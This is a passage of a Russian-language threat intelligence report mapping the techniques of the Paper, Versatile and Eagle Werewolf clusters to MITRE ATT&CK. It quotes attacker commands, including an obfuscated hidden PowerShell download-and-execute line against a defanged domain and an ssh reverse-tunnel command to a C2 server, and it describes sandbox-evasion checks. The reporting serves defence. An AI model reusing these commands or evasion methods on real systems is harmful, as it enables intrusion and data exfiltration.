	Hide Artifacts: Hidden Window	Versatile Werewolf использует опции <code>-w hidden</code> и <code>-WindowState Hidden</code> для скрытого выполнения вредоносных скриптов: <pre>powershell -w hidden -ep bypass -c "I''E''X([texT.ENcoDing]::utf8.getsTRING((New-Object System.Net.WebClient).DownloadData('hxxps://newfolder[.]click/9eb834a451460e')))" cmd = "powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowState Hidden -File "" & ps1Path & """</pre> Eagle Werewolf использует опцию <code>-WindowState hidden</code> для скрытого выполнения вредоносных скриптов: <pre>powershell -Command "Start-Process '%TEMP%\starter<random_num>\starter.bat' -Verb runAs -WindowState hidden"</pre>
	Hijack Execution Flow: DLL	Versatile Werewolf использует технику DLL side-loading для запуска вредоносного апплета <code>appwiz.cpl</code> легитимным исполняемым файлом <code>Fondue.exe</code>
	Indicator Removal: File Deletion	Versatile Werewolf осуществляет удаление промежуточных файлов в процессе работы ВПО. Eagle Werewolf использует Rust-дроппер для удаления директории <code>insider-[a-zA-Z0-9]{6}</code> после запуска Go-дроппера. Eagle Werewolf использует скрипт <code>starter.bat</code> для удаления директорий <code>install</code> и <code>resources</code>, а также себя после завершения работы. Скрипт <code>inst2.ps1</code> удаляет временные файлы <code>u_cache.bin</code> и <code>p_cache.bin</code>
	Masquerading	Paper Werewolf использует в установщиках имена, имитирующие легитимное ПО. Versatile Werewolf использует в установщиках имена, имитирующие легитимное ПО
	Masquerading: Masquerade Task or Service	Eagle Werewolf использует Batch-скрипт <code>main.bat</code> для регистрации службы и копирования исполняемого файла AquilaRAT под именем <code>MicrosoftOfficeUpdate.exe</code> в каталог <code>C:\Program Files\Microsoft Office Update</code>
	Obfuscated Files or Information: Software Packing	Versatile Werewolf использует упаковщик UPX и протектор Oreans Code Virtualizer для упаковки вредоносного апплета
	Obfuscated Files or Information: Embedded Payloads	Paper Werewolf использует C#-дроппер с закодированной и зашифрованной нагрузкой в секции ресурсов
	Obfuscated Files or Information: Encrypted/Encoded File	Paper Werewolf использует C#-дроппер с закодированной Base64 и зашифрованной XOR нагрузкой. Versatile Werewolf использует обфускацию и Base64-кодирование в своих загрузчиках и вредоносных компонентах
	Obfuscated Files or Information: Compression	Eagle Werewolf использует Go-дроппер для распаковки встроенных gzip-архивов с полезной нагрузкой

Тактика	Техника	Процедура
	Obfuscated Files or Information: Junk Code Insertion	Versatile Werewolf использует «мусорный» код в SoullessRAT и его загрузчике
	Reflective Code Loading	Versatile Werewolf использует PowerShell-загрузчик, который может выполнять код в памяти без сохранения на диск
	Virtualization/Sandbox Evasion: System Checks	Paper Werewolf использует в EchoGather RAT проверки запуска в виртуальной среде: - сверка имени компьютера с заранее заданным списком; - размер диска <code>C:\</code> — меньше 20 ГБ; - размер имени исполняемого файла без расширения не равен 4
	Virtualization/Sandbox Evasion: Time Based Checks	Paper Werewolf использует в EchoGather RAT проверки запуска в виртуальной среде: - измерение времени выполнения CPU-операций с помощью высокоточного таймера; - проверка реального времени сна программы (функция <code>Sleep</code>)
Credential Access	Input Capture: Web Portal Capture	Paper Werewolf использует фишинговую страницу для получения доступа к телеграм-аккаунту жертвы
Discovery	File and Directory Discovery	Versatile Werewolf использует SoullessRAT, который позволяет получать информацию о файлах и каталогах. Eagle Werewolf использует AquilaRAT для выполнения задачи ScanFiles — рекурсивно сканирует файловую систему с заданным уровнем рекурсии, фильтрацией по расширениям и игнорируемым директориям. Результаты отправляются на C2
	Process Discovery	Paper Werewolf использует EchoGather RAT для определения PID текущего процесса
	Software Discovery: Security Software Discovery	Eagle Werewolf использует PowerShell-скрипт <code>inst_u.ps1</code> для проверки наличия процессов <code>QHActiveDefense.exe</code> и <code>QHWatchdog.exe</code> антивирусного средства 360 Total Security
	System Information Discovery	Paper Werewolf использует EchoGather RAT для сбора системной информации: разрядности системы, названия компьютера, конфигурации рабочей станции, пути к запущенному исполняемому файлу. Versatile Werewolf с помощью SoullessRAT осуществляет сбор информации о системе: версии ОС, данных об оборудовании. Eagle Werewolf использует AquilaRAT и Go2Tunnel, чтобы собрать системную информацию (имя компьютера, серийный номер BIOS, UUID системы, идентификатор процессора, серийный номер материнской платы) для генерации уникального <code>machine_id</code> , который вместе с именем компьютера отправляется на C2-сервер для регистрации
	System Network Configuration Discovery	Paper Werewolf использует EchoGather RAT для получения локальных IP-адресов
	System Owner/User Discovery	Paper Werewolf использует EchoGather RAT для получения имени пользователя. Versatile Werewolf использует SoullessRAT для получения имени пользователя
Collection	Email Collection: Local Email Collection	Versatile Werewolf использует SoullessRAT, загружающий модуль для сбора данных из почтового клиента Outlook
	Input Capture: Keylogging	Versatile Werewolf использует SoullessRAT, загружающий кейлоггер-модуль

Тактика	Техника	Процедура
	Input Capture: GUI Input Capture	Eagle Werewolf использует Rust-дроппер с графическим интерфейсом для сбора дополнительной информации о жертве (модель Starlink, kit-номер, наличие задолженности, срок работы Starlink, привязка устройства к личному кабинету, имя телеграм-аккаунта, номер телефона)
	Screen Capture	Versatile Werewolf использует SoullessRAT для создания снимков экрана в скомпрометированной системе
Command and Control	Application Layer Protocol: Web Protocols	Paper Werewolf использует HTTPS для коммуникации с C2-сервером в EchoGather RAT. Versatile Werewolf использует имплант фреймворка постэксплуатации Sliver, взаимодействующий с C2-сервером по HTTP/HTTPS. Versatile Werewolf использует имплант фреймворка постэксплуатации Sliver, поддерживающий коммуникацию с C2-сервером через веб-сокеты. Eagle Werewolf использует Rust-дроппер для взаимодействия с C2-сервером с помощью HTTP, отправляя POST-запросы с данными JSON (регистрация хоста, передача данных об оборудовании Starlink и контактных данных пользователя). Eagle Werewolf использует AquilaRAT для взаимодействия с C2-сервером по HTTPS, опрашивая сервер каждые 15 секунд для получения задач и отправки результатов выполнения. Eagle Werewolf использует Go2Tunnel для регистрации на управляющем сервере через запрос HTTP POST, передавая <code>machine_id</code>, имя ПК, сгенерированные имя и пароль пользователя, в ответ получая SSH-ключи и порт туннеля
	Data Encoding: Standard Encoding	Paper Werewolf применяет в EchoGather RAT кодирование данных в Base64 перед отправкой на C2-сервер
	Encrypted Channel: Asymmetric Cryptography	Paper Werewolf использует SSL/TLS для шифрования связи с C2-сервером в EchoGather RAT
	Fallback Channels	Eagle Werewolf использует AquilaRAT для получения списка дополнительных адресов C2-серверов
	Ingress Tool Transfer	Paper Werewolf, используя EchoGather RAT, может по команде C2-сервера загружать файлы на скомпрометированный хост. Versatile Werewolf использует PowerShell для загрузки следующих стадий ВПО: <pre>powershell -w hidden -ep bypass -c "I''E''X([texT.ENcoDing]::utf8.getSTRING((New-Object System.Net.WebClient).downloadData('hxxps://newfolder[.]click/9eb834a451460e')))" Invoke-WebRequest -Uri hxxps://newfolder[.]click/?cid=9eb834a451460e -OutFile %LOCALAPPDATA%\nodejs\index.js</pre>
	Non-Standard Port	Eagle Werewolf использует сетевой порт 443 для SSH на C2-сервере
	Protocol Tunneling	Eagle Werewolf использует Go2Tunnel для установки обратного SSH-туннеля на C2-сервер с использованием полученного приватного ключа: <pre>ssh.exe -R <sshTunnelPort>:127.0.0.1:22 -N -T -i "<tunPrivateKeyPath>" -o StrictHostKeyChecking=no -o ExitOnForwardFailure=yes -o ServerAliveInterval=45 -p <SSH_C2Port> forwarder@<C2></pre>
	Web Service: Dead Drop Resolver	Versatile Werewolf использует SoullessRAT для получения дополнительного адреса C2-сервера через SNS-записи (Solana Name Service)

Тактика	Техника	Процедура
Exfiltration	Data Transfer Size Limits	Eagle Werewolf ограничивает в AquilaRAT размер передаваемых на C2-сервер данных, разбивая их на части по 5 МБ
	Exfiltration Over C2 Channel	Paper Werewolf, используя EchoGather RAT, может по команде C2-сервера отправлять файлы со скомпрометированного хоста на C2-сервер. Versatile Werewolf использует SoullessRAT, который позволяет выгружать файлы на сервер злоумышленников из скомпрометированной системы. Eagle Werewolf использует AquilaRAT для выполнения задачи Files — выгружает файлы и каталоги со скомпрометированного хоста на C2-сервер

Не пропустите новые угрозы — подпишитесь на статьи о них

Я даю [согласие](#) на получение информационных и рекламных рассылок BI.ZONE, а также [согласие](#) на обработку персональных данных для получения таких рассылок в соответствии с [Политикой конфиденциальности](#)*

* Обязательное поле

Как защититься от подобных атак

Чтобы выстроить эффективную киберзащиту, важно понимать, какие методы используют кластеры активности в реальных атаках. Здесь помогает [BI.ZONE Threat Intelligence](#). Портал предоставляет подробную информацию об актуальных угрозах, злоумышленниках, их тактиках, техниках, инструментах и эксплуатируемых уязвимостях. Эти данные помогают проактивно защищать компанию и быстро реагировать на киберинциденты.